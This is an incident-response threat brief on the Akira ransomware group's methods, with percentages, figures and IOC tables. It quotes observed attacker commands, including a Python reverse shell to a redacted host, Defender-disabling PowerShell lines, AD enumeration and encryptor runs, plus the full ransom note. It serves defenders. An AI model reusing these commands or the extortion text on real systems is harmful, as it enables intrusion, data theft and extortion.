Unmasking Akira: The ransomware tactics you can’t afford to ignore

⋮ 9/19/2025

If you are reading this because you have experienced a ransomware incident and are unsure how to deal with it, contact Zensec **immediately.**

Summary

The ransomware group Akira has been ravaging UK businesses since at least 2023. This brief goes over what ZenSec (formerly Solace Cyber) have seen in the past two years. ZenSec have seen devastating impacts to UK businesses from the same group affecting the industries of retail, finance, manufacturing and medical organisations. ZenSec have encountered over 30 businesses impacted by Akira during digital forensics and incident response (DFIR) engagements.

Background

Akira is known to have very comparable links to the old Conti cybercrime organisation, including code similarities with the ransomware payload and templated attacks that follow a playbook of procedures to carry them out. Akira focuses on being a double extortion group, with the primary goal of extorting for financial gain. Akira follows in the same footsteps, using templated, playbook-driven attacks just like Conti.

They operate a double-extortion model, first stealing data, then encrypting it, demanding payment to prevent public leaks and restore systems.

Their primary method of entry is through SSL VPN exploitation (Cisco ASA, SonicWall, WatchGuard), often taking advantage of missing MFA or unpatched vulnerabilities.

Key Observations (2023–2025)

These key observations are based on over 16 cases performed by the DFIR teams of ZenSec.

Attack Stage	Key Findings
Initial Access	Abuse of VPNs (Cisco ASA, SonicWall, WatchGuard); exploitation of CVEs like **2023-20269** and **2024-40766**.
Discovery	Tools like **Netscan (31%)**, **Advanced Port Scanner (25%)**, and PowerShell AD enumeration.
Privilege Escalation	Exploitation of **Veeam vulnerabilities** (CVE-2023-27532, CVE-2024-40711); credential dumping with Veeam-Get-Creds.ps1.
Lateral Movement	Heavy use of **RDP**; SSH for ESXi/NAS systems; sometimes deploying attacker-created VMs.
Command & Control	**AnyDesk (43%)**, OpenSSH (18.75%) most common; occasional use of Ligolo-ng, Cobalt Strike.
Exfiltration	**WinSCP (31.25%)**, FileZilla (18.75%), Rclone (18.75%) used to steal data, sometimes in under 3 hours.
Impact	Backup destruction, ESXi/NAS encryption, and data leaks via Tor-based data leak site.

Insights from cases


Initial access

All initial access methods identified by Zensec have resulted in the threat actor leveraging enterprise gateways for access to the wider estates in all cases observed.

Between 2023 to late 2024, the main method of entry seen by Zensec was the abuse of Cisco ASA firewalls to gain initial access. In the majority of the cases, this was either due to the lack of MFA on accounts and exploitable firewalls vulnerable to a remote “brute force” vulnerability (CVE-2023-20269) and CVE-2020-3259, a memory disclosure vulnerability which can be used to retrieve credentials without authentication.

From late 2024 to the present day, the most common initial access method by Akira is the abuse of SonicWall SSLVPNs, primarily the same methods are used with this line of firewall product. Password-based attacks against local VPN accounts and accounts linked to Active Directory. The use of CVE-2024-40766 is a high contributing factor.

During 2025, the first cases were observed originating from the SSLVPNs of Watchguard appliances, indicating that Watchguard appliances are now on Akira’s scopes going forward.



Discovery

The most common discovery utilities seen in use by Akira:

1. Netscan seen in over 31% of cases.
2. Advanced Port Scanner 25% of intrusions
3. Advanced IP Scanner 12.5%
4. Powershell discovery methods:

In the incidents where PowerShell use was observed for discovery, the following commands were run to collect information on all AD users, Computers, Groups, Subnets, Organisational Units, AD trusts and domain controllers. Due to this, the following TXT files were created by the threat actor in these cases: AdSubnets.csv, AdGroups.txt, AdOUs.csv, AdComputers.txt, AdUsers.txt and AdTrusts.txt.

```
1. nltest /dclist:
2. Get-ItemProperty -Path "HKLM:\SOFTWARE\Microsoft\Virtual Machine\Guest\Parameters" | Select-Object HostName
3. $formatenumerationlimit = -1
4. Get-ADComputer -Server REDACTED -Filter * -Property * | Select-Object Enabled, Name, DNSHostName,
IPv4Address, OperatingSystem, Description, CanonicalName, servicePrincipalName, LastLogonDate, whenChanged,
whenCreated | export-csv -path c:\AdComputers.csv
5. Get-ADUser -Server REDACTED -Filter * -Properties * | Select-Object Enabled, CanonicalName, CN, Name,
SamAccountName, MemberOf, Company, Title, Description, Created, Modified, PasswordLastSet, LastLogonDate,
logonCount, Department, telephoneNumber, MobilePhone, OfficePhone, EmailAddress, mail, HomeDirectory, homeMDB |
export-csv -path c:\AdUsers.csv
6. Get-ADReplicationSubnet -Server REDACTED -Filter * -Properties * | export-csv -path c:\AdSubnets.csv
7. Get-ADGroup -Server REDACTED -filter * >> c:\AdGroups.txt
8. Get-ADOrganizationalUnit -Server REDACTED -Filter * -Properties * | Select-Object CanonicalName, City, CN,
Country, Description, DistinguishedName, Name | export-csv -path c:\AdOUs.csv
9. Get-ADComputer -Server REDACTED -Filter * -Property * | Select-Object Enabled, Name, DNSHostName,
IPv4Address, OperatingSystem, Description, CanonicalName, servicePrincipalName, LastLogonDate, whenChanged,
whenCreated >> c:\AdComputers.txt
10. Get-ADUser -Server REDACTED -Filter * -Properties * | Select-Object Enabled, CanonicalName, CN, Name,
SamAccountName, MemberOf, Company, Title, Description, Created, Modified, PasswordLastSet, LastLogonDate,
logonCount, Department, telephoneNumber, MobilePhone, OfficePhone, EmailAddress, mail, HomeDirectory, homeMDB
>> c:\AdUsers.txt
```

Figure 1

In less than <6 % of cases, the use of the following utilities was witnessed to be utilised by Akira:

1. Powerview – Invoke ShareFinder module
2. Sharpshares for Share discovery.
3. Grixba to collect information on remote systems, installed security products and software. Browsing history, processes and network information. The creation of the file ExportData.db was seen in cases where the utility was run. Initially seen to be used by the PLAY ransomware group as reported by Symantec.
4. AD enumeration tools that can be used to find weaknesses in Active Directory were also seen in the form of Pingcastle and Sharphound with the creation of multiple JSON files such as DATE_gpos.json, DATE_users.json and the DATE_BloodHound.zip.
5. Virtual machine enumeration was observed with the use of a utility called RvTools to enumerate VMware virtual machines' configuration, hostname and network configuration.

Privilege Escalation / Credential Access

Once inside the environment through the VPN, the threat actor may already have Active Directory (AD) credentials, depending on whether access was gained using a local firewall account or an AD account. Where valid credentials are insufficient to progress, Akira have been observed to exploit Veeam vulnerabilities such as CVE-2023-27532 and CVE-2024-40711.

Indicators of this activity often include the use of xp_cmdshell following the creation of local accounts on Veeam servers, with those accounts then added to the Local Administrators and RDP Users groups. A common next step is execution of the script "Veeam-Get-Creds.ps1" (or a variant), which extracts all stored credentials from the Veeam SQL database in plain text.

This activity may also be performed by the threat actor using VeeamHax.exe. The credentials within Veeam frequently include ESXi, Hyper-V, backup repository credentials for NAS devices, as well as domain administrator credentials, providing a powerful escalation path. In some cases, this credential dumping from Veeam occurs later in the incident, after initial data exfiltration, once attackers have established sufficient access.

Where Veeam exploitation is not possible, such as when instances are patched or absent, attackers have also turned to password-based attacks. This often takes the form of password spraying, which can be identified early in incidents by a spike in failed logins and multiple account lockouts.

Akira ransomware operators are sometimes observed using advanced credential theft techniques, but these activities are relatively infrequent compared to their other behaviours.

In a minority of cases, they have stolen the NTDS.dit file (Active Directory's database of user accounts and password hashes) along with the System hive, which allows them to decrypt and crack those hashes offline. Tools like Mimikatz have been seen in more than 12.5% of cases, enabling attackers to dump credentials from memory or conduct a DCSync attack to replicate password data directly from a domain controller. A technique to impersonate a domain controller and replicate password data from Active Directory.

They have also been observed performing Kerberoasting attacks, often when connected over an SSL VPN, to target service accounts by extracting and attempting to crack their Kerberos tickets. While powerful, these tactics are not consistently used in every incident; rather, they show up only in select cases. When they do occur, they provide attackers with a path to escalate privileges, spread across the network, and facilitate widespread ransomware deployment.

Persistence and C2 (Command and Control)

Akira are well known at ZenSec to use methods of command and control, with the most common method being the use of the RMM tool AnyDesk, which was seen in more than 43% of Akira incident response cases. The second method is the use of OpenSSH for remote access, which was seen in at least 18.75% of cases.

In the minority <6 % of cases the following tools were utilised:

1. The use of Chrome Remote Desktop was observed, where the following PowerShell Command was run to configure remote access.

```
1. ${Env:PROGRAMFILES(X86)}\Google\Chrome Remote Desktop\CurrentVersion\remoting_start_host.exe" --
code="REDACTED" --redirect-url="https://remotedesktop.google.com/_/oauthredirect" --name=$Env:COMPUTERNAME"
```

Figure 2

2. Akira has been seen to use reverse shells on ESXi hosts for remote access.

```
1. python3 -c 'import
2. os,pty,socket;s=socket.socket();s.connect(("REDACTED",5553));[os.dup2(s.fileno(),f)for f
3. in(0,1,2)];pty.spawn("/bin/sh")'
```

Figure 3

3. In at least two cases, the protocol tunnelling utility called “Ligolo-ng” was utilised by executing a base-64 encoded command. The tool allows the threat actor group to access the network just like if they were connected over the VPN, allowing their machines access to the organisation’s network directly, as well as potential protocol tunnelling of FTP traffic to the threat actor’s tunnelled server.
4. In a small number of cases, the threat actor was observed to use CobaltStrike beacons to remain in the environment.

Where C2 methods were absent, the window of the incident is usually short; thus, in these cases, it is probable that the threat actor didn’t deem it necessary to deploy methods of remote access into the environment and remained connected via the SSL VPN. Alternatively, the forensics was damaged by encryption upon all retrieval.

Lateral Movement / Execution

The most common method abused for lateral movement was Remote Desktop Protocol (RDP), where ZenSec observed its use in all cases from the SSL VPN range to Windows hosts. As the saying goes, it is the ransomware deployment protocol after all.

In the majority of cases where ESXi hosts are present or NAS devices, the threat actor is seen to use SSH for lateral movement.

Pass the hash techniques were observed in the majority of cases prior to the encryption stage, usually from the SSL VPN range, from systems unknown to the victim. Common examples include the hostname “kali”. A default hostname for the popular offensive security Linux distribution. https://www.kali.org/ In the minority of cases, the threat actor was observed to deploy their own virtual machine within the victim organisation in order to bypass security measures such as EDR. Where the machine was created to perform the encryption over SMB.

In the minority <6 % of cases the following tools were observed:

1. NetExec (nxc.exe) – A post-exploitation and Active Directory enumeration tool, often used by attackers to automate credential spraying, discover network resources, and execute commands remotely across many machines.

2. PsExec – A legitimate Microsoft Sysinternals utility that allows administrators to run processes on remote systems by creating a temporary service (PSEXESVC).
3. Impacket AtExec.py – A Python script from the Impacket toolkit that enables remote command execution by creating scheduled tasks on target machines.
4. MobaXterm – Was used to interact via SSH to ESXi hosts. In most cases, the SSH connection is from the SSLVPN range.

Defence Evasion

Where the threat actor is targeting the Windows operating system for later encryption, the majority have manual removal and disablement of security tooling where the threat actor has obtained sufficient administrator privileges and where no password protection measures preventing the removal of Antivirus products or EDR products were seen. The simple use of the control panel and pressing uninstall is enough in sadly a large portion. Additionally, in 48.57% of cases, Windows Defender was inhibited manually or via automated methods. In multiple cases, the PowerShell commands to disable defender protection measures were observed:

```
1. Set-MpPreference -EnableControlledFolderAccess Disabled
2. Set-MpPreference -PUAProtection disable
3. Set-MpPreference -DisableRealtimeMonitoring $true
4. Set-MpPreference -DisableBehaviorMonitoring $true
5. Set-MpPreference -DisableBlockAtFirstSeen $true
6. Set-MpPreference -DisableIOAVProtection $true
7. Set-MpPreference -DisablePrivacyMode $true
8. Set-MpPreference -SignatureDisableUpdateOnStartupWithoutEngine $true
9. Set-MpPreference -DisableArchiveScanning $true
10. Set-MpPreference -DisableIntrusionPreventionSystem $true
11. Set-MpPreference -DisableScriptScanning $true
```

Figure 4

In less than 6% of cases:

1. Manual defender exclusions were found where the threat actor excluded the ransomware payload from detection by adding the exclusions of the ransomware payload and the whole C:\ drive.
2. Where EDR / AV protection measures hindered the threat actor, the creation of virtual machines to encrypt via SMB was seen in a small number of cases that were Hyper-V environments. In these cases, the ransomware payload was executed within the newly created Virtual Machine to impact systems with EDR / AV.
3. In cases where NAS devices were used as file systems rather than being primarily used for backups, the threat actor disabled malware protection features via the web portal on the NAS devices.

In the remaining cases where no hindrance to the threat actor was observed, defence evasion techniques were not observed and were likely considered unnecessary, as the ransomware was executed directly and exclusively on the hypervisors' datastores containing the virtual machine disks. This limited the need for traditional evasion, with encryption occurring directly on the ESXi hosts or Hyper-V hosts.

Collection

Before exfiltration, the threat actors were observed to use compression utilities prior to exfiltration activities using the following utilities:

- WinRAR – >62.5%
- 7-Zip – >18.75%

Usually, these compression utilities would be run on file servers to selectively archive document types and ages.

Akira's use of these tools usually creates identifiable artefacts which indicate which data has been compressed. For example, finance.part1.rar, finance.part2.rar, sales.part.1.rar and sales.part2.rar usually would indicate top-level folders on the file server. Recovered RAR files in cases have previously provided insight into their contents, as a single RAR part file can facilitate the identification of which folders were included in the collection within a multi-RAR set.

Exfiltration

Usually, the length of time that Akira is within the environment is dependent on how fast businesses' upload speed is. The shortest case ZenSec has observed was less than three hours, and the predominant factor for speed appeared to be the gigabit upload speed of the victim.

In more than 81.25% of cases, Akira were identified to exfiltrate data using the following utilities:

- WinSCP – > 31.25% of incidents
- FileZilla – > 18.75% of incidents
- Rclone – > 18.75% of incidents
- Bitvise SSH Client – > 6%
- Web Browser (Easyupload[.]io) – > 6%

Encryption / Impact

In all Akira cases, by incident responders at ZenSec, encryption was observed in 100% of all incidents.

During incidents, it has been observed that Akira targets backup devices and systems relating to backups, including QNAP devices or other generic NAS devices that were linked to backup servers. It is common to see the group perform a format/wipe the disks and perform a factory reset of these devices. Usually, the source of the credentials is either due to the Veeam password credential dumping or due to the devices being AD joined, where the account is compromised and leveraged to perform the format. In cases where NAS devices are used as a file store, the network share can be encrypted or directly encrypted with the Akira payload via SSH.

Due to Akira predominantly targeting hypervisors, it isn't always necessary for the group to disable security products on hosts. Once on ESXi hosts with SSH enabled, there aren't many measures that will stop Akira from running the Linux variant.

The method of encryption can vary, where scenarios can include:

- Virtual Disk–Level Encryption (Endpoints Unaffected)
  - Core virtual machines are encrypted at the virtual disk level (VMDKs and VHDXs)
  - Endpoints (laptops/desktops) are typically left unencrypted
- Full Environment Encryption
  - Both servers/endpoints at the OS layer (Applications and data) and virtual disks within Hyper-V or ESXi are encrypted (VMDKs and VHDXs).
- In-Guest Encryption Only / Physical Devices
  - Virtual disks remain untouched
  - Instead, the ransomware operates within the VMs, physical servers, and endpoints, encrypting their contents (Applications and data)

The following names for the ransomware payload have been identified, usually with short names that are generic across multiple incidents. w.exe, akira.exe, lck.exe, lock.exe, locker.exe, pr.exe, n.exe, s.exe, aki.exe, win.exe, esx, winlocker.exe and hello.exe.

The ransomware payload has been seen to run directly on the hosts of one or more categories within incidents:

- Hyper-V Disks and Hyper-V OS – >43.75%
- Physical Servers, Laptops and Desktops running Windows OS – >43.75%
- VMware ESXi Datastores – > 31.25%
- NAS – > 6.25%

ESXI

Common execution commands for the ransomware payload on ESXi include the threat actor using “chmod +x” to make the file executable before running the encryptor. Then running the encryptor with multiple command line switches.

```
1. ./REDACTED -n=10 -p="/vmfs/volumes/" -fork
```

Figure 5

The redacted entry is the payload name.

Switch	Usage
-n	Percentage of encryption
-p	Path to encrypt. (VMFS volumes.)
-fork	Creates a separate child process for encryption

Throughout cases, the percentage of encryption instructed can vary.

Windows

The method of execution can vary, where the threat actor predominantly runs the encryptor using PowerShell or Command Prompt as an administrator account. The execution of the Akira payload on Windows devices provides a forensic artefact where the encryptor leaves multiple log files usually within the same directory from which the encryptor was run, in the naming convention of:

“Log-DD-MM-YYYY-HH-MM-SS.txt”.

The Akira ransomware payload for Windows uses many of the same switches, where “-p” denotes the path for the encryptor to target. Here you can see the ransomware payload running from “C:\PerfLogs” targeting virtual machine disks of a Hyper-V host and the whole D and E drives. In this scenario, the threat actor left the command prompt window open, leaving the evidence on the active RDP session window.




Figure 6


In the same intrusion on another Command Prompt window, the threat actor instructed the ransomware payload to encrypt endpoint devices, laptops, and desktops remotely with the command line switch “-remote” followed by the network path of the system to target.

```
C:\PerfLogs>akira.exe -remote -p=\\192.168.1.210\c$

C:\PerfLogs>akira.exe -remote -p=\\192.168.1.235\c$

C:\PerfLogs>akira.exe -remote -p=\\192.168.1.244\c$

C:\PerfLogs>akira.exe -remote -p=\\192.168.1.222\c$

C:\PerfLogs>akira.exe -remote -p=\\192.168.1.230\c$

C:\PerfLogs>akira.exe -remote -p=\\192.168.1.221\c$
```

Figure 7

In more than 6.25 % of cases, Akira have been observed to run the ransomware payload via GPOs (Group Policy Objects) to attempt to achieve a wider impact if and when new systems come online, for example, Monday morning when employees first get to the office.

Upon encryption, the ransomware payload appends files with ".akira" and within each folder where the encryptor has run, it dumps a TXT file called "akira_readme.txt". This applies in both ESXi and Windows environments.



```
Hi friends,

Whatever who you are and what your title is, if you're reading this it means the internal infrastructure of your company is fully or
partially dead, all your backups - virtual, physical - everything that we managed to reach - are completely removed. Moreover, we have taken
a great amount of your corporate data prior to encryption.


ATTENTION! Strictly prohibited:

- Deleting files with .arika extension;

- Replacing or renaming .arika and .akira files;

- Using third party software to recover your systems.

If you violate these rules, we cannot guarantee a successful recovery.


Well, for now let's keep all the tears and resentment to ourselves and try to build a constructive dialogue. We're fully aware of what
damage we caused by locking your internal sources. At the moment, you have to know:


1. Dealing with us you will save A LOT due to we are not interested in ruining you financially. We will study in depth your finance, bank &
income statements, your savings, investments etc. and present our reasonable demand to you. If you have an active cyber insurance, let us
know and we will guide you how to properly use it. Also, dragging out the negotiation process will lead to failing of the deal.

2. Paying us you save your TIME, MONEY, EFFORTS and be back on track within 24 hours approximately. Our decryptor works properly on any
files or systems, so you will be able to check it by requesting a test decryption service from the beginning of our conversation. If you
decide to recover on your own, keep in mind that you can permanently lose access to some files or accidentally corrupt them - in this case
we won't be able to help.

3. The security report or the exclusive first-hand information that you will receive upon reaching an agreement is of great value, since NO
full audit of your network will show you the vulnerabilities that we've managed to detect and use in order to get into, identify backup
solutions and download your data.

4. As for your data, if we fail to agree, we will try to sell personal information/trade secrets/databases/source codes - generally
speaking, everything that has a value on the darkmarket - to multiple threat actors at once. Then all of this will be published in our blog
- akiral2iz6a7qgd3ayp3l6yub7xx2uep76idk3u2kollpj5z3z636bad[.]onion.

5. We're more than negotiable and will definitely find a way to settle this quickly and reach an agreement which will satisfy both of us.


If you're indeed interested in our assistance and the services we provide you can reach out to us following simple instructions:


1. Install TOR Browser to get access to our chat room - torproject[.]org/download/.

2. Paste this link - REDACTED                                                                    .

3. Use this code - REDACTED       - to log into our chat.


Keep in mind that the faster you will get in touch, the less damage we cause.
```

Figure 8

Post Encryption

After the encryption has set its course, occasionally the victim organisation is contacted. In most cases, this is a mass email to all employees or to the senior leadership teams. Interestingly, every observed case by ZenSec where Akira sent emails used Gmail accounts (e.g., REDACTED@gmail.com).

ZenSec has observed this email-contact scenario in about 18.75% of intrusions. These emails usually repeat the same information found in the ransom note left on infected systems.

Occasionally, the attackers will follow up with a link to a "proof of life" package, a set of stolen sample data intended to prove they really have the victim's files.




Figure 9

How do Akira publish the data?

Akira publish victims to an onion (tor) based website referred to as a data leak site (DLS) usually included in the ransomware note.




Figure 10

Akira, in most cases, where the exfiltrated data is acquired, will list the organisation first within the news section of the DLS. After a varied amount of time, after the company is listed within the news section, usually 2 weeks to up to 8 weeks, but can be longer, the victim will then be listed within the leak section of the site. Some do not appear at all as a company name and are bundled with multiple organisations in a single leak post.

Instead of hosting the files directly, Akira shares magnet or torrent links.

This makes it very difficult to take down the leaked data, since torrents are hosted by many “seeders” on public trackers, making them widely and persistently available.

Figure 11

Mitre Attack Flow Map

Download the full Akira attack flow map (PDF) to visualise how this group typically moves through environments.
View map

AKIRA IOCs

Known Hostnames

Hostname of TA Machine	Source of hostname
DESKTOP-A6MVCI0	SSL VPN
DESKTOP-EEKR377	SSL VPN
DESKTOP-NTOTKE1	SSL VPN
DESKTOP-SBOHBN9	SSL VPN
DESKTOP-UOQCGGJ	SSL VPN
kali	SSL VPN
WIN-0NBN6G381L0	SSL VPN
WIN-2016-TEST	SSL VPN
WIN-EES13C2CG49	SSL VPN
WIN-F48JBFDRB2V	SSL VPN

ASNs observed

ASN	Org
AS199959	CROWNCLOUD
AS395092	Shock Hosting LLC
AS62240	Clouvider Limited
AS64236	UnReal Servers, LLC
AS55286	Server Mania Inc
AS19318	Interserver Inc
AS63018	Dedicated.com

AS29802	HIVELOCITY, Inc
AS36352	HostPapa
AS53363	STARK INDUSTRIES SOLUTIONS LTD
AS30860	Virtual Systems LLC
AS44477	PQ HOSTING PLUS S.R.L.

File-based IOCs

File	SHA-256
7z2409-x64.exe	
a.exe	
AdComputers.csv	
AdComputers.txt	
AdGroups.txt	
AdOUs.csv	
AdSubnets.csv	
AdTrusts.txt	
AdUsers.txt	
advanced_ip_scanner.exe	
Advanced_IP_Scanner_2.5.4594.1.exe	26d5748ffe6bd95e3fee6ce184d388a1a681006dc23a0f08d53c083c593c193
advanced_port_scanner.exe	8b9c7d2554fe315199fae656448dc193accbec162d4afff3f204ce2346507a8a
Advanced_Port_Scanner_2.5.3869.exe	d0c1662ce239e4d288048c0e3324ec52962f6ddda77da0cb7af9c1d9c2f1e2
advanced_port_scanner_console.exe	a1a6005cc3eb66063ae33f769fc2d335487b2ed7f92c161e49ad013ffed11ec
aki.exe	
akira	
Akira.exe	
Anydesk.exe	1a70f4eef11fbecb721b9bab1c9ff43a8c4cd7b2cafef08c033c77070c6fe069
Anydesk.exe	4a9dde3979c2343c024c6eeeddff7639be301826dd637c006074e04a1e4e9f
AnyDesk_5.1.1.exe	
BvSshClient-Inst.exe	
esx	
ExportData.db	
FileZilla_3.68.1_win64_sponsored2-setup.exe	
GT_NET.exe	
hello	
lck	
lock.exe	
lock_via.zip	
locker.exe	
LOG-xx-xx-xxx-xx-xx-xx.txt	
mimikatz.exe	
MobaXterm_Personal_23.1.exe	9667c3a224a4ccbf6975b292a2fdeb3025babae035f58e468b9c9c80018896
n.exe	
netscan.csv	
netscan.exe	
netscan.lic	
netscan_n.exe	fc5f82f45745385d8c0dc82caf2ad5695b1addfbf556d1e72d792835876574ce
OpenSSH-Win64-v8.9.1.0.msi	
Pingcastle.exe	

File	SHA-256
pr.exe	
ProcessHacker.exe	bd2c2cf0631d881ed382817afcce2b093f4e412ffb170a719e2762f250abfea4
PSEXESVC.exe	
rclone.conf	
